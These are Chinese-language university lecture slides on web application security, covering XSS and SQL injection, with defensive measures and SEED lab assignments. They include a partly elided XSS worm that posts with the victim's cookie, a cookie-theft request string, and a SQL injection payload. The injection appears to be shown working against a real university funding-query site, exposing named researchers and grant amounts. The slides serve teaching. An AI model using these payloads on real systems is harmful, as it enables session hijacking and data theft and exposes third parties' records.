 - **data="subject=Re%3A+Stealing+your+cookie&...&message=i+can+see+it+now+just+refresh+it&mode=reply&sid=6d47ed39784d300851ba04295e406770&t=36&post=Submit";**
- 使用窃取到的用户会话**Cookie**
 - **urlConn.addRequestProperty("Cookie" ,...)**
- **XSS**跨站脚本假冒其他用户身份修改内容
 - 利用**URLConnection Java**类等编写攻击程序
 - 或使用**Live HTTP Header / TamperData**直接发送修改数据



XSS跨站脚本攻击实例

—编写XSS蠕虫

```
❑ <script>
❑ var Ajax=null;
❑ // Construct the header information for the Http request
❑ Ajax=new XMLHttpRequest();
❑ Ajax.open("POST","http://www.xsslabphpbb.com/posting.php",true);
❑ .....
❑ Ajax.setRequestHeader("Cookie",document.cookie);
❑ //get sid from the cookie
❑ str_sid = .....;
❑ //Construct the content. The format of the content can be learned from
LiveHTTPHeader. All we need to fill is subject, message, and sid, for a true
XSS worm, we need integrate the Javascript codes into message.
❑ var content="subject=" + "XSSWorm" +
".....&message=Hello&topic=0&poll_title=&add_poll_option_text=
&poll_length=&mode=newtopic&sid="+str_sid+"&f=1&post=Submit";
❑ //Send the HTTP POST request.
❑ Ajax.send(content);
❑ </script>
```




XSS跨站脚本攻击防范措施

- ❑ 服务器端防范措施-“限制、拒绝、净化”
 - 输入验证：对用户提交数据进行尽可能严格的验证与过滤
 - 输出净化：**HTMLEncode()**方法
 - 消除危险的输入点
- ❑ 客户端防范措施
 - 提高浏览器访问非受信网站时的安全等级
 - 关闭**Cookie**功能，或设置**Cookie**只读(**IE6SP1 HTTPonly cookie**)
 - 安全意识和浏览习惯->非主流浏览器**Chrome, Safari, Opera**



内容

- 1. Web应用程序体系结构及其安全威胁**
- 2. Web应用安全攻防技术概述**
- 3. SQL注入**
- 4. XSS跨站脚本攻击**
- 5. 课外实践作业：SEED SQL注入攻击实验 | SEED XSS攻击实验**
团队作业，任选一题完成，20+5(bonus)



SEED SQL注入攻击与防御实验

- 在**SEED**虚拟机镜像中完成**SQL**注入攻击与防御实验，提交详细实验过程报告
 - www.sql-labmysqlphpbb.com
 - 使用工具: **Live HTTP Header, TamperData**
- 实验任务
 - 1. 对**SELECT**语句的攻击(5分)
 - 2. 对**UPDATE**语句的攻击(5分)
 - 3. 对抗**SQL**注入(10分)
 - 4. 修改源代码消除**SQL**注入漏洞(bonus: 5分)



SEED XSS攻击与防御实验

- 在**SEED**虚拟机镜像中完成**XSS**攻击与防御实验，提交详细实验过程报告
 - <http://www.xsslabphpbb.com>
 - 使用工具：**Live HTTP Header, TamperData**, 自编程序
- 实验任务
 - 1. 测试漏洞 (2分)
 - 2. 在消息窗口中显示**Cookie** (3分)
 - 3. 获得受害主机的**Cookie** (5分)
 - 4. 利用**Cookie**仿冒受害主机 (10分)
 - 5. 实现**XSS**自传播蠕虫(bonus 5分)

Thanks

诸葛建伟
zhugejw@gmail.com



一个简单有效的SQL注入实例

- ❑ where some_rec like '%INPUT%'
- ❑ where some_rec like '%a%' or 'a' like '%a%'

北京大学科学研究部
Office of Scientific Research, Peking University

1 首页

来款查询系统

检索内容: a%' or 'a' like '%a (请输入来款单位中任何字段进行查询)

检索

北京市电子技术应用人才交流中心	¥60,000	2008.7.3.	刘国、彭子初、毛利华各2万	新星拨款	未拨	未拨
中国科学院半导体研究所	¥80,000	2008.7.7	物理学院龚旗煌	基金拨款	未拨	未拨
天津泰达市政公司	¥430,000	2008.7.8	城环学院吕斌	协作费	未拨	未拨
G002 (总参通讯部)	¥600,000	2008.7.8			未拨	未拨
中科院计算技术研究所	¥40,000	2008.7.8	信息学院王少荣		未拨	未拨
中国环境科学研究院	¥75,000	2008.7.9.	环境与工程学院郭怀成		未拨	未拨

完成

Internet 100%